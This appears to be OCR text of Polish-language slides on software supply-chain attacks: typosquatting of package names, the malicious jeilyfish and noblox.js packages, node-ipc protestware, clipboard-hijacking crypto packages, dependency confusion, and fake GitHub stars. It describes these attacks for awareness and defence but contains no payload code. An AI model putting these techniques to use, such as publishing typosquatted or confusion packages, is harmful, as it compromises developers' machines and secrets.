
Table 7.1: 37 Typos generated by the own algorithm for the base name *async* with 144 total installations.

Number of installations	Algorithmically created package names
144	Sum of all installations
39	aysnc
28	aync
13	asnyc
10	asyc
7	assync
5	asycn
4	saync
3	ansync asnync asyanc asysnc
2	csyna asyncc casync asnc
1	asynyc ysanc yasync asynac asynsc nsyac aasync aysync ascny asyync asycnc acsync anysc sasync ascync asaync asynnc acyns
0	nasync sync asyn async

https://incolumitas.com/data/thesis.pdf


Użyj opcji szukaj. Było!
Potrafisz czytać?
było milion razy
Znaleziono około 2735 wyników dla: było milion razy
Użyj opcji SZUKAJ u góry - temat wałkowany więcej razy niż było nitów w Titanicu.
Za podważanie zasadności decyzji moderatora i postawę roszczeniową udzielam ostrzeżenia.
Użyj opcji szukaj a dowiesz się pewnych opini na temat tych głośników.

pip install jellyfish



CAN COMIC SANS SAVE YOUR LIFE?

CAN COMIC SANS SAVE YOUR LIFE?

pip install jeIlyfish

pip install jellyfish

JELLYFISH

Malicious Package

Affecting jeilyfish package, versions [0,)

INTRODUCED: 4 DEC 2019 MALICIOUS CWE-506

Share

How to fix?

Avoid using `jeilyfish` altogether.

Overview

jeilyfish is a malicious package.

The package steals SSH and GPG keys from infected machines and sends them to a remote server.

References

- GitHub Issue
- Snyk Blog
- ZDNet Article

9.8
CRITICAL

EXPLOIT MATURITY
Mature

ATTACK COMPLEXITY
Low

CONFIDENTIALITY
High

INTEGRITY
High

AVAILABILITY
High

See more

https://security.snyk.io/vuln/SNYK-PYTHON-JEILYFISH-536726

POWIEJMY OPTYMIZMEM

The new rules

If you are publishing a new package—that is, a package that has not been in the registry before—we remove punctuation from its name and compare it to existing package names. If the names are identical without punctuation, we do not allow the package to be created. Instead, we suggest that you publish the package with that name under your own scope. You can, of course, also find a new name that's sufficiently different from an existing package, but using your own scope is a fast way to do that.

Here are some examples of how this comparison works.

Because `react-native` exists, no one can publish variations like:

- `reactnative`
- `react_native`
- `react.native`

Similarly, because `jsonstream` exists, no one can publish variations like:

- `json-stream`
- `json.stream`
- `json_stream`
- `js-on-stream`

npm Blog Archive: New Package Moniker rules

KTOŚ ZNA ROBLOXY?

noblox.js-ssh TS

4.2.4 • Public • Published a day ago

Readme | Code Beta | 9 Dependencies | 0 Dependents | 2 Versions

noblox.js

A Node.js wrapper for interacting with the Roblox API; forked from roblox-js.

code style standard | discord noblox.js | npm v4.14.1 | build no longer available

About • Prerequisites • Installation • Quickstart • Documentation • Common Issues • YouTube Series • Credits • License

About

`noblox.js` is an open-source Roblox API wrapper written in JavaScript (with TypeScript compatibility) as a fork from sentanos's roblox-js module.

This NPM package enables operations froms the Roblox website to be executed via NodeJS; many individuals leverage `noblox.js` along side Roblox's HTTPService to create in-game scripts that interact with the website, i.e. promote users, shout events, and so on, or to create Discord utiltiies to manage their community.

If you are looking for more information on how to create something like this, check out our sister library, `noblox.js-server` or our YouTube series. Keep in mind that these resources may not always be up to date, so it is **highly** encouraged that you learn to use the `noblox.js` library

Install

```
> npm i noblox.js-ssh
```

Repository
github.com/noblox/noblox.js

Homepage
github.com/noblox/noblox.js

Weekly Downloads
111

Version	License
4.2.4	MIT
Unpacked Size	**Total Files**
1.11 MB	257
Issues	**Pull Requests**
12	7

Last publish
a day ago

Roblox developers targeted

The intended targets of this campaign are developers who write scripts to run on the Roblox gaming platform. The actual noblox.js package is an open-source Roblox API wrapper that enables gamers to use Javascript to create useful scripts to interact with the Roblox website, for example by “promot(ing) users, shout events, and so on, or to create Discord utiltiies (sic) to manage their community.”

The malicious packages ReversingLabs discovered reproduce code from the legitimate noblox.js package, but add malicious, information stealing functions.

The malicious actor behind *noblox.js-vps* took full advantage of this user friendly evolution, using the Luna Grabber builder (Figure 4) to create the executable later served by the malicious packages.

GUI




Figure 4: Luna Grabber builder, taken from its official GitHub page

TU PRAWDZIWY

github.com/noblox/noblox.js#installation

ox / noblox.js

Type / to search

sues 16 | Pull requests 6 | Discussions | Actions | Projects 3 | Wiki | Security | Insights

noblox.js Public

Sponsor | Watch 8 | Fork 121 | Star 201

master | 12 branches | 35 tags | Go to file | Add file | Code

Neztore Remove dependabot updates (#768) 1f59c42 4 hours ago 1,084 commits

.github	Remove dependabot updates (#768)	4 hours ago
examples	fixed savePlayers.js example (#499)	last year
img	Update docs: mark authentication requirements, add assetType hype...	2 years ago
lib	changed to use another endpoint (#710)	2 months ago

About

A Node.js API wrapper for Roblox.

noblox.js.org

nodejs roblox hacktoberfest roblox-api noblox roblox-js

Readme

MIT license

Code of conduct

PROTESTWARE

PROTESTWARE (NPM TYM RAZEM)

node-ipc

Sponsor Me On Github ❤

a nodejs module for local and remote Inter Process Communication with full support for Linux, Mac and Windows. It also supports all forms of socket communication from low level unix and windows sockets to UDP and secure TLS and TCP sockets.

po 16.03.2022

The code attempts to geo-locate where it's running, and if it discovers it is running with in Russia or Belarus, then it attempts to replace the contents of every file on the system with a unicode heart character: ❤️. In a more recent version, it instead just drops a file with a peace message on the desktop.

NODE-IPC

Homepage

riaevangelist.github.io/node-ipc/

Weekly Downloads

546,462

Version	License
11.1.0	MIT
Unpacked Size	**Total Files**
125 kB	23
Issues	**Pull Requests**
0	2

The file replacer code is true malware, designed to cause harm. Distributing it is against Github and NPMs terms of service, so a developer risks losing what platform they have when they do something like this.

https://www.npmjs.com/package/peacenotwar

DEPENDENCY NA NODE-IPC

VUE.JS PROJECT FOUND VULNERABLE TO NODE-IPC'S PROTESTWARE

The Vue.js CLI used to depend on `node-ipc`'s 9.x version range and was vulnerable to the `9.2.2` version which added the `peacenotwar` module that would write a `WITH-LOVE-FROM-AMERICA.txt` file on the user's desktop directory. The vulnerability in `@vue/cli` has since been fixed. Please update to the latest versions of `@vue/cli`, either 4.5.16+ or 5.0.3+ using your package manager of choice:

```
npm i -g @vue/cli
pnpm i -g @vue/cli
yarn global add @vue/cli
```

UNITY GAME ENGINE FOUND VULNERABLE TO NODE-IPC'S PROTESTWARE

Users have reported that the Unity game engine project was found to be distributing its software along with `node-ipc@9.2.2` which was alarming to users who surprisingly found a new file created on their desktop. The Unity team rushed to release a hotfix 3.1.1 version on March 16th to mitigate the issue.

Homepage

github.com/vuejs/core/tree/main/pack...

Weekly Downloads

2,811,307

Version	License
3.2.37	MIT

Unpacked Size	Total Files
2.55 MB	33

Issues	Pull Requests
428	231

https://snyk.io/blog/peacenotwar-malicious-npm-node-ipc-package-vulnerability/


- bitcoinlib
- ccxt
- cryptocompare
- cryptofeed
- freqtrade
- selenium
- solana
- vyper
- websockets
- yfinance
- pandas
- matplotlib
- aiohttp
- beautifulsoup
- tensorflow
- selenium
- scrapy
- colorama
- scikit-learn
- pytorch
- pygame
- pyinstaller

451 PACZEK VS CRYPTO PYPI

In November, Phylum identified dozens of packages, downloaded hundreds of times, that used highly encoded JavaScript to surreptitiously do the same thing. Specifically, it:

- Created a textarea on the page
- Pasted any clipboard contents to it
- Used a series of regular expressions to search for common cryptocurrency address formats
- Replaced any identified addresses with the attacker-controlled addresses in the previously created textarea
- Copied the textarea to the clipboard

DEPENDENCY CONFUSION



DEPENDENCY CONFUSION

Alex Birsan

Feb 9, 2021 · 11 min read ★ · Listen

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

DEPENDENCY CONFUSION

The code was meant for internal PayPal use, and, in its `package.json` file, appeared to contain a mix of public and private dependencies — public packages from npm, as well as non-public package names, most likely hosted internally by PayPal. These names did not exist on the public npm registry at the time.

```
"dependencies": {
  "express": "^4.3.0",
  "dustjs-helpers": "~1.6.3",
  "continuation-local-storage": "^3.1.0",
  "pplogger": "^0.2",
  "auth-paypal": "^2.0.0",
  "wurfl-paypal": "^1.0.0",
  "analytics-paypal": "~1.0.0"
}
```

Co się stanie, jeśli złośliwy kod zostanie przesłany do npm pod tymi nazwami? Czy to możliwe, że niektóre wewnętrzne projekty PayPala zaczną domyślnie korzystać z nowych pakietów publicznych zamiast prywatnych?


https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610


Jeśli istnieją dwa źródła biblioteki o tej samej nazwie, domyślnie używana jest wyższa wersja.

When multiple candidate versions match a version specifier, the preferred version SHOULD be the latest version as determined by the consistent ordering defined by the standard Version scheme. Whether or not pre-releases are considered as candidate versions SHOULD be handled as described in Handling of pre-releases.


https://peps.python.org/pep-0440/

--extra-index-url
https://pypi.python.org/simple
private repos lecą pierwsze.
Więc spoko. O ile config jest git





DEPENDENCY CONFUSION



KOMU UFAĆ?

Thursday, Jun 1st 2023

Yassin Eldeeb Aleksandra Sikora

open-source

The best and most obvious way to judge an open-source project is to look at the code but this can be kind of tedious and sometimes you don't like what you see there, so an alternative that we have all naturally developed on our own or have been advised to, is to see how many people have starred a project, and then pick the one with the most stars.

Thursday, Jun 1st 2023

Yassin Eldeeb Aleksandra Sikora

open-source

The best and most obvious way to judge an open-source project is to look at the code but this can be kind of tedious and sometimes you don't like what you see there, so an alternative that we have all naturally developed on our own or have been advised to, is to see how many people have starred a project, and then pick the one with the most stars.

Lucy Guo @lucy_guo Subscribe

I know someone who bought 2m fake followers then bought fake engagement (likes + comments) for her travel IG

Now she gets free 5 star hotels around the world.

She's been doing this for 3 years with no issues. Saved millions of dollars

Kind of brilliant, kind of fraudulent

5:02 PM · Sep 11, 2023 · **1.2M** Views

175 245 4,322 1,210

Post your reply Reply

Tor Bair @TorBair · Sep 11
so what does this type of fraudulent engagement go for these days?
2 29 59.9K

Lucy Guo @lucy_guo · Sep 11
It's actually very cheap to do lol. So many people try to get us to buy followers + engagement for our Passes IG but I prefer to keep things organic :)
5 1 98 57.4K

Show replies

Alexander Tang @alexdtang · Sep 11
It's all good until companies figure out ROI and how much business is brought in by her.
9 3 157 68K

Lucy Guo @lucy_guo · Sep 11
You'd think that but she just continues to get deals, years later

Repositories | Developers

Spoken Language: **Any** Language: **Any** Date range: **This month**

oven-sh / bun

Incredibly fast JavaScript runtime, bundler, test runner, and package manager – all in one

Zig 62,926 1,852 Built by 19,632 stars this month

krahets / hello-algo

《Hello 算法》：动画图解、一键运行的数据结构与算法教程，支持 Java, C++, Python, Go, JS, TS, C#, Swift, Rust, Dart, Zig 等语言。

Java 34,491 3,755 Built by 17,309 stars this month

Plachtaa / VALL-E-X

An open source implementation of Microsoft's VALL-E X zero-shot TTS model. Demo is available in https://plachtaa.github.io

Python 5,467 484 Built by 5,128 stars this month

godotengine / godot

Godot Engine – Multi-platform 2D and 3D game engine

C++ 74,779 14,610 Built by 11,149 stars this month

Pythagora-io / gpt-pilot

Dev tool that writes scalable apps from scratch while the developer oversees the implementation

Python 4,381 352 Built by 4,021 stars this month

krahets / hello-algo

《Hello 算法》：动画图解、一键运行的数据结构与算法教程，支持 Java, C++, Python, Go, JS, TS, C#, Swift, Rust, Dart, Zig 等语言。

Java 34,491 3,755 Built by 17,309 stars this month

Plachtaa / VALL-E-X

An open source implementation of Microsoft's VALL-E X zero-shot TTS model. Demo is available in https://plachtaa.github.io

Python 5,467 484 Built by 5,128 stars this month

godotengine / godot

Godot Engine – Multi-platform 2D and 3D game engine

C++ 74,779 14,610 Built by 11,149 stars this month

Astronomer


custom badge inaccessible | license MIT | docker pulls 373 | go report A

release v1.1.3

Astronomer is a tool that fetches data from every GitHub user who starred a common repository and computes how likely it is that those users are real humans. The goal of Astronomer is to **detect illegitimate GitHub stars from bot accounts**, which could be used to artificially increase the popularity of an open source project.

```
